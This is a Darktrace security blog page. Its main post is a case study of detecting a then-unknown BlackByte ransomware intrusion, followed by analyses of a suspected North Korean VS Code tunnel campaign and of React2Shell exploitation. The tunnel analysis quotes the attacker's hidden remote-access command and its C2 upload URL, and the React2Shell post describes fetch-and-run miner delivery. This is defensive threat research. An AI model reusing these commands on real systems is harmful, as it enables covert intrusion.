ブログ
/
Network
/
August 24, 2022

Detecting Unknown Ransomware: A Darktrace Case Study

Learn how Darktrace uncovered uncategorized ransomware threats in the Summer of 2021 with Darktrace SOC. Stay ahead of cyber threats with Darktrace technology.
Inside the SOC
Darktrace cyber analysts are world-class experts in threat intelligence, threat hunting and incident response, and provide 24/7 SOC support to thousands of Darktrace customers around the globe. Inside the SOC is exclusively authored by these experts, providing analysis of cyber incidents and threat trends, based on real-world experience in the field.
Written by
Emma Foulger
Global Threat Research Operations Lead
Default blog imageDefault blog imageDefault blog imageDefault blog imageDefault blog imageDefault blog image
24
Aug 2022

Uncategorized attacks happen frequently, with new threat groups and malware continually coming to light. Novel and known threat groups alike are changing their C2 domains, file hashes and other threat infrastructure, allowing them to avoid detection through traditional signature and rule-based techniques. Zero-day exploitation has also become increasingly apparent – a recent Mandiant report revealed that the number of identified zero-days in 2021 had dramatically increased from 2020 (80 vs 32). More specifically, the number of zero-days exploited by ransomware groups was, and continues to be, on an upward trend [1]. This trend appears to have continued into 2022. Given the unknown nature of these attacks, it is challenging to defend against them using traditional signature and rule-based approaches. Only those anomaly-based solutions functioning via deviations from normal behavior in a network, will effectively detect these threats. 

It is particularly important that businesses can quickly identify threats like ransomware before the end-goal of encryption is reached. As the variety of ransomware strains increases, so do the number which are uncategorized. Whilst zero-days have recently been explored in another Darktrace blog, this blog looks at an example of a sophisticated novel ransomware attack that took place during Summer 2021 which Darktrace DETECT/Network detected ahead of it being categorized or found on popular OSINT. This occurred within the network of an East African financial organization.


Figure 1- Timeline of (then-uncategorized) Blackbyte ransom attack 

On the 6th of July 2021, multiple user accounts were brute-forced on an external-facing VPN server via NTLM. Notably this included attempted logins with the generic account ‘Administrator’. Darktrace alerted to this initial bruteforcing activity, however as similar attempts had been made against the server before, it was not treated as a high-priority threat.

Following successful bruteforcing on the VPN, the malicious actor created a new user account which was then added to an administrative group on an Active Directory server. This new user account was subsequently used in an RDP session to an internal Domain Controller. Cyber AI Analyst picked up on the unusual nature of these administrative connections in comparison to normal activity for these devices and alerted on it (Figure 2).

Figure 2: AI Analyst detected the suspicious nature of the initial lateral movement. RDP, DCE-RPC, and SMB connections were seen from the VPN server to the domain controller using the newly created account. Note: this screenshot is from DETECT/Network v.5

Less than 20 minutes later, significant reconnaissance began on the domain controller with the new credential. This involved SMB enumeration with various file shares accessed including sensitive files such as the Security Account Manager (samr). This was followed by a two-day period of downtime where the threat actor laid low. 

On the 8th of July, suspicious network behavior resumed – the default Administrator credential seen previously was also used on a second internal domain controller. Connections to a rare external IP were made by this device a few hours later. OSINT at the time suggested these connections may have been related to the use of penetration testing tools, in particular the tool Process Hacker [2].

Over the next two days reconnaissance and lateral movement activities occurred on a wider scale, originating from multiple network devices. A wide variety of techniques were used during this period: 

·      Exploitation of legitimate administrative services such as PsExec for remote command execution.

·      Taking advantage of legacy protocols still in use on the network like SMB version 1.

·      Bruteforcing login attempts via Kerberos.

·      The use of other penetration testing tools including Metasploit and Nmap. These were intended to probe for vulnerabilities.


On the 10th of July, ransomware was deployed. File encryption occurred, with the extension ‘.blackbyte’ being appended to multiple files. At the time there were no OSINT references to this file extension or ransomware type, therefore any signature-based solution would have struggled to detect it. It is now apparent that BlackByte ransomware had only appeared a few weeks earlier and,  since then, the Ransomware-as-a-Service group has been attacking businesses and critical infrastructure worldwide [3]. A year later they still pose an active threat.

The use of living-off-the-land techniques, popular penetration testing tools, and a novel strain of ransomware meant the attackers were able to move through the environment without giving away their presence through known malware-signatures. Although a traditional security solution would identify some of these actions, it would struggle to link these separate activities. The lack of attribution, however, had no bearing on Darktrace’s ability to detect the unusual behavior with its anomaly-based methods. 

While this customer had RESPOND enabled at the time of this attack, its manual configuration meant that it was unable to act on the devices engaging in encryption. Nevertheless, a wide range of high-scoring Darktrace DETECT/Network models breached which were easily visible within the customer’s threat tray. This included multiple Enhanced Monitoring models that would have led to Proactive Threat Notifications (PTN) being alerted had the customer subscribed to the service. Whilst the attack was not prevented in this case, Darktrace analysts were able to give support to the customer via Ask the Expert (ATE), providing in-depth analysis of the compromise including a list of likely compromised devices and credentials. This helped the customer to work on post-compromise recovery effectively and ensured the ransomware had reduced impact within their environment. 

Conclusion 

While traditional security solutions may be able to deal well with ransomware that uses known signatures, AI is needed to spot new or unknown types of attack – a reliance on signatures will lead to these types of attack being missed.  

Remediation can also be far more difficult if a victim doesn’t know how to identify the compromised devices or credentials because there are no known IOCs. Darktrace model breaches will highlight suspicious activity in each part of the cyber kill chain, whether involving a known IOC or not, helping the customer to efficiently identify areas of compromise and effectively remediate (Figure 3).  

Figure 3: An example of the various stages of the attack on one of the compromise servers being identified by Cyber AI Analyst. Note: this screenshot is from DETECT/Network v.5 

As long as threat actors continue to develop new methods of attack, the ability to detect uncategorized threats is required. As demonstrated above, Darktrace’s anomaly-based approach lends itself perfectly to detecting these novel or uncategorized threats. 

Thanks to Max Heinemeyer for his contributions to this blog.

Appendices

Model Breaches

·      Anomalous Connection / SMB Enumeration

·      Anomalous Connection / Suspicious Activity On High Risk Device

·      Anomalous Server Activity / Anomalous External Activity from Critical Network Device

·      Compliance / Default Credential Usage

·      Device / SMB Session Bruteforce

·      Anomalous Connection / Sustained MIME Type Conversion

·      Anomalous Connection / Unusual SMB Version 1 Connectivity

·      Anomalous File / Internal / Additional Extension Appended to SMB File

·      Compliance / Possible Unencrypted Password File on Server

·      Compliance / SMB Drive Write

·      Compliance / Weak Active Directory Ticket Encryption

·      Compromise / Ransomware / Possible Ransom Note Write

·      Compromise / Ransomware / Ransom or Offensive Words Written to SMB

·      Compromise / Ransomware / SMB Reads then Writes with Additional Extensions

·      Compromise / Ransomware / Suspicious SMB Activity

·      Device / Attack and Recon Tools in SMB

·      Device / Multiple Lateral Movement Model Breaches

·      Device / New or Unusual Remote Command Execution

·      Device / SMB Lateral Movement

·      Device / Suspicious File Writes to Multiple Hidden SMB Shares

·      Device / Suspicious Network Scan Activity

·      Unusual Activity / Anomalous SMB Read & Write

·      Unusual Activity / Anomalous SMB to Server

·      User / Kerberos Password Bruteforce
References

[1] https://www.mandiant.com/resources/zero-days-exploited-2021

[2] https://www.virustotal.com/gui/ip-address/162.243.25.33/relations

[3] https://www.zscaler.com/blogs/security-research/analysis-blackbyte-ransomwares-go-based-variants


Inside the SOC
Darktrace cyber analysts are world-class experts in threat intelligence, threat hunting and incident response, and provide 24/7 SOC support to thousands of Darktrace customers around the globe. Inside the SOC is exclusively authored by these experts, providing analysis of cyber incidents and threat trends, based on real-world experience in the field.
Written by
Emma Foulger
Global Threat Research Operations Lead

More in this series

No items found.

Blog

/

Network

/

January 26, 2026

ダークトレース、韓国を標的とした、VS Codeを利用したリモートアクセス攻撃を特定

Default blog imageDefault blog image

はじめに

ダークトレースのアナリストは、韓国のユーザーを標的とした、北朝鮮(DPRK)が関係していると思われる攻撃を検知しました。このキャンペーンはJavascriptEncoded(JSE)スクリプトと政府機関を装ったおとり文書を使ってVisual Studio Code(VS Code)トンネルを展開し、リモートアクセスを確立していました。

技術分析

Decoy document with title “Documents related to selection of students for the domestic graduate school master's night program in the first half of 2026”.
図1: 「2026年上半期国立大学院夜間プログラムの学生選抜に関する文書」という表題のおとり文書。

このキャンペーンで確認されたサンプルは、Hangul Word Processor (HWPX) 文書に偽装したJSEファイルであり、スピアフィッシングEメールを使って標的に送付されたと考えられます。このJSEファイルは複数のBase64エンコードされたブロブを含み、Windows Script Hostによって実行されます。このHWPXファイルは“2026年上半期国立大学院夜間プログラムの学生選抜に関する文書(1)”という名前で、C:\ProgramDataにあり、おとりとして開かれます。この文書は韓国の公務員に関連する事務を管掌する政府機関、人事革新処を装ったものでした。文書内のメタデータから、脅威アクターは文書を本物らしくみせるため、政府ウェブサイトから文書を取得し、編集したと思われます。

Base64 encoded blob.
図2: Base64エンコードされたブロブ

このスクリプトは次に、VSCode CLI ZIPアーカイブをMicrosoftからC:\ProgramDataへ、code.exe(正規のVS Code実行形式)およびout.txtという名前のファイルとともにダウンロードします。

隠されたウィンドウで、コマンドcmd.exe/c echo | "C:\ProgramData\code.exe" tunnel --name bizeugene >"C:\ProgramData\out.txt" 2>&1 が実行され、 “bizeugene”という名前のVS Codeトンネルが確立されます。

VSCode Tunnel setup.
図3: VSCode トンネルの設定

VS Codeトンネルを使うことにより、ユーザーはリモートコンピューターに接続してVisualStudio Codeを実行できます。リモートコンピューターがVS Codeサーバーを実行し、このサーバーはMicrosoftのトンネルサービスに対する暗号化された接続を作成します。その後ユーザーはGitHubまたはMicrosoftにサインインし、VS CodeアプリケーションまたはWebブラウザを使って別のデバイスからこのマシンに接続することができます。VS Codeトンネルの悪用は2023年に最初に発見されて以来、東南アジアのデジタルインフラおよび政府機関を標的とする[1]中国のAPT(AdvancedPersistent Threat)グループにより使用されています。

 Contents of out.txt.
図4: out.txtの中身

“out.txt” ファイルには、VS Code Serverログおよび生成されたGitHubデバイスコードが含まれています。脅威アクターがGitHubアカウントからこのトンネルを承認すると、VS Codeを使って侵害されたシステムに接続されます。これにより脅威アクターはこのシステムに対する対話型のアクセスが可能となり、VS Codeターミナルやファイルブラウザーを使用して、ペイロードの取得やデータの抜き出しが可能になります。

GitHub screenshot after connection is authorized.
図5: 接続が承認された後のGitHub画面

このコード、およびトンネルトークン“bizeugene”が、POSTリクエストとしてhttps://www.yespp.co.kr/common/include/code/out.phpに送信されます。このコードは韓国にある正規のサイトですが、侵害されてC2サーバーとして使用されています。

まとめ

この攻撃で見られたHancom文書フォーマットの使用、政府機関へのなりすまし、長期のリモートアクセス、標的の選択は、過去に北朝鮮との関係が確認された脅威アクターの作戦パターンと一致しています。この例だけでは決定的なアトリビューションを行うことはできませんが、既存のDPRKのTTP(戦術、技法、手順)との一致は、このアクティビティが北朝鮮と関係を持つ脅威アクターから発生しているという確信を強めるものです。

また、このアクティビティは脅威アクターがカスタムマルウェアではなく正規のソフトウェアを使って、侵害したシステムへのアクセスを維持できる様子を示しています。VS Codeトンネルを使うことにより、攻撃者は専用のC2サーバーの代わりに、信頼されるMicrosoftインフラを使って通信を行うことができるのです。広く信頼されているアプリケーションの使用は、特に開発者向けツールがインストールされていることが一般的な環境では、検知をより困難にします。既知のマルウェアをブロックすることに重点を置いた従来型のセキュリティコントロールではこの種のアクティビティを識別することはできないかもしれません。ツール自体は有害なものではなく、多くの場合正規のベンダーによって署名されているからです。

作成:タラ・グールド(TaraGould)(マルウェア調査主任)
編集:ライアン・トレイル(Ryan Traill)(アナリストコンテンツ主任)

付録

侵害インジケータ (IoCs)

115.68.110.73 - 侵害されたサイトのIP

9fe43e08c8f446554340f972dac8a68c - 2026년 상반기 국내대학원 석사야간과정 위탁교육생 선발관련 서류 (1).hwpx.jse

MITRE ATTACK

T1566.001- フィッシング: 添付ファイル

T1059- コマンドおよびスクリプトインタプリタ

T1204.002- ユーザー実行

T1027- ファイルおよび情報の難読化

T1218- 署名付きバイナリプロキシ実行

T1105- 侵入ツールの送り込み

T1090- プロキシ

T1041- C2チャネル経由の抜き出し

参考資料

[1]  https://unit42.paloaltonetworks.com/stately-taurus-abuses-vscode-southeast-asian-espionage/

Continue reading
About the author

Blog

/

/

January 19, 2026

React2Shell Reflections: Cloud Insights, Finance Sector Impacts, and How Threat Actors Moved So Quickly

Default blog imageDefault blog image

Introduction

Last month’s disclosure of CVE 2025-55812, known as React2Shell, provided a reminder of how quickly modern threat actors can operationalize newly disclosed vulnerabilities, particularly in cloud-hosted environments.

The vulnerability was discovered on December 3, 2025, with a patch made available on the same day. Within 30 hours of the patch, a publicly available proof-of-concept emerged that could be used to exploit any vulnerable server. This short timeline meant many systems remained unpatched when attackers began actively exploiting the vulnerability.  

Darktrace researchers rapidly deployed a new honeypot to monitor exploitation of CVE 2025-55812 in the wild.

Within two minutes of deployment, Darktrace observed opportunistic attackers exploiting this unauthenticated remote code execution flaw in React Server Components, leveraging a single crafted request to gain control of exposed Next.js servers. Exploitation quickly progressed from reconnaissance to scripted payload delivery, HTTP beaconing, and cryptomining, underscoring how automation and pre‑positioned infrastructure by threat actors now compress the window between disclosure and active exploitation to mere hours.

For cloud‑native organizations, particularly those in the financial sector, where Darktrace observed the greatest impact, React2Shell highlights the growing disconnect between patch availability and attacker timelines, increasing the likelihood that even short delays in remediation can result in real‑world compromise.

Cloud insights

In contrast to traditional enterprise networks built around layered controls, cloud architectures are often intentionally internet-accessible by default. When vulnerabilities emerge in common application frameworks such as React and Next.js, attackers face minimal friction.  No phishing campaign, no credential theft, and no lateral movement are required; only an exposed service and exploitable condition.

The activity Darktrace observed during the React2shell intrusions reflects techniques that are familiar yet highly effective in cloud-based attacks. Attackers quickly pivot from an exposed internet-facing application to abusing the underlying cloud infrastructure, using automated exploitation to deploy secondary payloads at scale and ultimately act on their objectives, whether monetizing access through cryptomining or to burying themselves deeper in the environment for sustained persistence.

Cloud Case Study

In one incident, opportunistic attackers rapidly exploited an internet-facing Azure virtual machine (VM) running a Next.js application, abusing the React/next.js vulnerability to gain remote command execution within hours of the service becoming exposed. The compromise resulted in the staged deployment of a Go-based remote access trojan (RAT), followed by a series of cryptomining payloads such as XMrig.

Initial Access

Initial access appears to have originated from abused virtual private network (VPN) infrastructure, with the source IP (146.70.192[.]180) later identified as being associated with Surfshark

The IP address above is associated with VPN abuse leveraged for initial exploitation via Surfshark infrastructure.
Figure 1: The IP address above is associated with VPN abuse leveraged for initial exploitation via Surfshark infrastructure.

The use of commercial VPN exit nodes reflects a wider trend of opportunistic attackers leveraging low‑cost infrastructure to gain rapid, anonymous access.

Parent process telemetry later confirmed execution originated from the Next.js server, strongly indicating application-layer compromise rather than SSH brute force, misused credentials, or management-plane abuse.

Payload execution

Shortly after successful exploitation, Darktrace identified a suspicious file and subsequent execution. One of the first payloads retrieved was a binary masquerading as “vim”, a naming convention commonly used to evade casual inspection in Linux environments. This directly ties the payload execution to the compromised Next.js application process, reinforcing the hypothesis of exploit-driven access.

Command-and-Control (C2)

Network flow logs revealed outbound connections back to the same external IP involved in the inbound activity. From a defensive perspective, this pattern is significant as web servers typically receive inbound requests, and any persistent outbound callbacks — especially to the same IP — indicate likely post-exploitation control. In this case, a C2 detection model alert was raised approximately 90 minutes after the first indicators, reflecting the time required for sufficient behavioral evidence to confirm beaconing rather than benign application traffic.

Cryptominers deployment and re-exploitation

Following successful command execution within the compromised Next.js workload, the attackers rapidly transitioned to monetization by deploying cryptomining payloads. Microsoft Defender observed a shell command designed to fetch and execute a binary named “x” via either curl or wget, ensuring successful delivery regardless of which tooling was availability on the Azure VM.

The binary was written to /home/wasiluser/dashboard/x and subsequently executed, with open-source intelligence (OSINT) enrichment strongly suggesting it was a cryptominer consistent with XMRig‑style tooling. Later the same day, additional activity revealed the host downloading a static XMRig binary directly from GitHub and placing it in a hidden cache directory (/home/wasiluser/.cache/.sys/).

The use of trusted infrastructure and legitimate open‑source tooling indicates an opportunistic approach focused on reliability and speed. The repeated deployment of cryptominers strongly suggests re‑exploitation of the same vulnerable web application rather than reliance on traditional persistence mechanisms. This behavior is characteristic of cloud‑focused attacks, where publicly exposed workloads can be repeatedly compromised at scale more easily.

Financial sector spotlight

During the mass exploitation of React2Shell, Darktrace observed targeting by likely North Korean affiliated actors focused on financial organizations in the United Kingdom, Sweden, Spain, Portugal, Nigeria, Kenya, Qatar, and Chile.

The targeting of the financial sector is not unexpected, but the emergence of new Democratic People’s Republic of Korea (DPRK) tooling, including a Beavertail variant and EtherRat, a previously undocumented Linux implant, highlights the need for updated rules and signatures for organizations that rely on them.

EtherRAT uses Ethereum smart contracts for C2 resolution, polling every 500 milliseconds and employing five persistence mechanisms. It downloads its own Node.js runtime from nodejs[.]org and queries nine Ethereum RPC endpoints in parallel, selecting the majority response to determine its C2 URL. EtherRAT also overlaps with the Contagious Interview campaign, which has targeted blockchain developers since early 2025.

Read more finance‑sector insights in Darktrace’s white paper, The State of Cyber Security in the Finance Sector.

Threat actor behavior and speed

Darktrace’s honeypot was exploited just two minutes after coming online, demonstrating how automated scanning, pre-positioned infrastructure and staging, and C2 infrastructure traced back to “bulletproof” hosting reflects a mature, well‑resourced operational chain.

For financial organizations, particularly those operating cloud‑native platforms, digital asset services, or internet‑facing APIs, this activity demonstrates how rapidly geopolitical threat actors can weaponize newly disclosed vulnerabilities, turning short patching delays into strategic opportunities for long‑term access and financial gain. This underscores the need for a behavioral-anomaly-led security posture.

Credit to Nathaniel Jones (VP, Security & AI Strategy, Field CISO) and Mark Turner (Specialist Security Researcher)

Edited by Ryan Traill (Analyst Content Lead)

Appendices

Indicators of Compromise (IoCs)

146.70.192[.]180 – IP Address – Endpoint Associated with Surfshark

References

https://www.darktrace.com/resources/the-state-of-cybersecurity-in-the-finance-sector

Continue reading
About the author
Nathaniel Jones
VP, Security & AI Strategy, Field CISO
あなたのデータ × DarktraceのAI
唯一無二のDarktrace AIで、ネットワークセキュリティを次の次元へ